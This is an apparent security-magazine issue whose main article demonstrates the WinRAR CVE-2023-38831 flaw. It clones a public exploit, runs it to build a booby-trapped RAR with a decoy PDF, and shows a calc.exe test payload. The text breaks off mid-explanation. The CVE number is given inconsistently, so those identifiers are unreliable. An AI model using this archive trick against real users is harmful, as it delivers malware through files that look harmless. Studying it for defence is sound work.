

WinRAR Zero-Day

Windows Privilege Escalation using NoFilter

AV Evasion: Using Windows containers to bypass EDR.

What's New: Kali Linux 2023.3

..with all other regular Features



**RUN YOUR
CLOUD COMPUTER**
from your SMART DEVICE



STARTING AT

\$4.95 /month

join us on shells.com

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 6 Issue 8

No Editor's Note

I repeat again.

No, Editor's Note.

"MY HACKING INVOLVED PRETTY MUCH EXPLORING COMPUTER SYSTEMS AND OBTAINING ACCESS TO THE SOURCE CODE OF TELECOMMUNICATION SYSTEMS AND COMPUTER OPERATING SYSTEMS, BECAUSE MY GOAL WAS TO LEARN ALL I CAN ABOUT SECURITY VULNERABILITIES WITHIN THESE SYSTEMS."

- KEVIN MITNICK

INSIDE

See what our Hackercool Magazine's August 2023 Issue has in store for you.

1. Real World Hacking:

[WinRAR Zero-Day](#)

2. Online Security:

[Google Chrome just rolled out a new way to track you and save ads. Here's what you need to know.](#)

3. Windows Privilege Escalation:

[NoFilter](#)

4. What's New:

[Kali Linux 2023.3.](#)

5. Cyber Security:

[International ransomware gangs are evolving their techniques. The next generation of hackers will target weaknesses in cryptocurrency.](#)

6. AV Evasion:

[Using Windows Containers to bypass Endpoint Detection & Response \(EDR\).](#)

Downloads

Other Useful Resources

WinRAR Zero-Day

REAL WORLD HACKING

Recently Threat actors have been observed exploiting a Zero-day vulnerability (CVE-2023-3887) affecting WinRAR (versions upto 6.22). This vulnerability which was being exploited since April 2023 and still under active exploitation is being used to distribute various malware families like DarkMe, GuLoader and Remcos RAT etc.

What is WinRAR?

WinRAR is a file archiving (similar to 7Zip) utility for Windows. It runs only on Windows and can create archives of RAR and Zip formats. It can also be used to unpack ARJ, BZIP2, CAB, GZ, ISO, JAR, RAR, LHA, TAR, UAE, XZ, 7, ZIP, ZIPX, ZST and 7Z archives. WinRAR is used by over 500 million users worldwide.

What is CVE-2023-38871 vulnerability?

The recently tracked Zero-day vulnerability allows threat actors to create malicious Zip and RAR archives. But these archives display benign files which can be JPG images, text files or PDF files. Whenever a user tries to open these benign files, the vulnerability will cause a malicious script to be executed that installs malicious malware on the target system.

Proof Of Concept

Manual exploitation of this vulnerability is a very complex affair. So, let's use a Python exploit to create files. The download information of this Python exploit is given in our Downloads section. Let's clone the exploit from Github and first test the Proof of Concept (POC).

```
(kali@222vm) - [~/CVE-2023-38831]
$ git clone https://github.com/HDCE-inc/CVE-2023-38831
Cloning into 'CVE-2023-38831'...
remote: Enumerating objects: 17, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (14/14), done.
remote: Total 17 (delta 2), reused 5 (delta 0), pack-reused 0
Receiving objects: 100% (17/17), 4.25 KiB | 228.00 KiB/s, done.
Resolving deltas: 100% (2/2), done.
```

```
(kali@222vm) - [~/CVE-2023-38831]
$
```

Self-extracting archives created with versions before 5.31 (including the executable installer of WinRAR) are vulnerable to DLL hijacking.


```

(kali㉿222vm) - [~/CVE-2023-38831]
$ ls
CVE-2023-38831

(kali㉿222vm) - [~/CVE-2023-38831]
$ cd CVE-2023-38831

(kali㉿222vm) - [~/CVE-2023-38831/CVE-2023-38831]
$ ls
document.pdf  exploit.py  README.md  script.bat

(kali㉿222vm) - [~/CVE-2023-38831/CVE-2023-38831]
$ 

```

Navigate to the In the downloaded directory. Here, you can see many files but two files are important. “document.pdf” and “Script.bat”. Document.pdf is the file that appears to be benign. Script.bat contains the commands to be executed. When users click on the document.pdf file instead of it being opened, any command that is in the “script.bat” batch file is executed. Let’s see what’s inside the “script.bat” file.

```

(kali㉿222vm) - [~/CVE-2023-38831/CVE-2023-38831]
$ cat script.bat
calc.exe

(kali㉿222vm) - [~/CVE-2023-38831/CVE-2023-38831]
$ 

```

As readers can see, it has the command to run “calc.exe”. Let’s run the exploit as shown below.

```


(kali㉿222vm) - [~/CVE-2023-38831/CVE-2023-38831]
$ python exploit.py
CVE-2023-38831 POC
-----
Enter the bait file name: document.pdf
Enter the script file name: script.bat
Enter the output RAR file name: test.rar
Exploit generated successfully as 'test.rar'.

(kali㉿222vm) - [~/CVE-2023-38831/CVE-2023-38831]
$ ls
document.pdf  exploit.py  README.md  script.bat  test.rar  tmp


(kali㉿222vm) - [~/CVE-2023-38831/CVE-2023-38831]
$ 

```



The malicious archive “test.rar” has been successfully created. Let’s move it to the target system on which a vulnerable version of WinRAR is already installed. Let’s open the “test.rar” archive using WinRAR.




When we click on the document.pdf file as shown below,



The calculator application opens.



The exploit works by creating a directory with the same name as the benign pdf file while creating an “test.rar” archive. If you have noticed, in the image of the archive, just above the “document.pdf” file, there is a directory with the same name. (When I said creating it manually is a very complex affair, I meant that it is 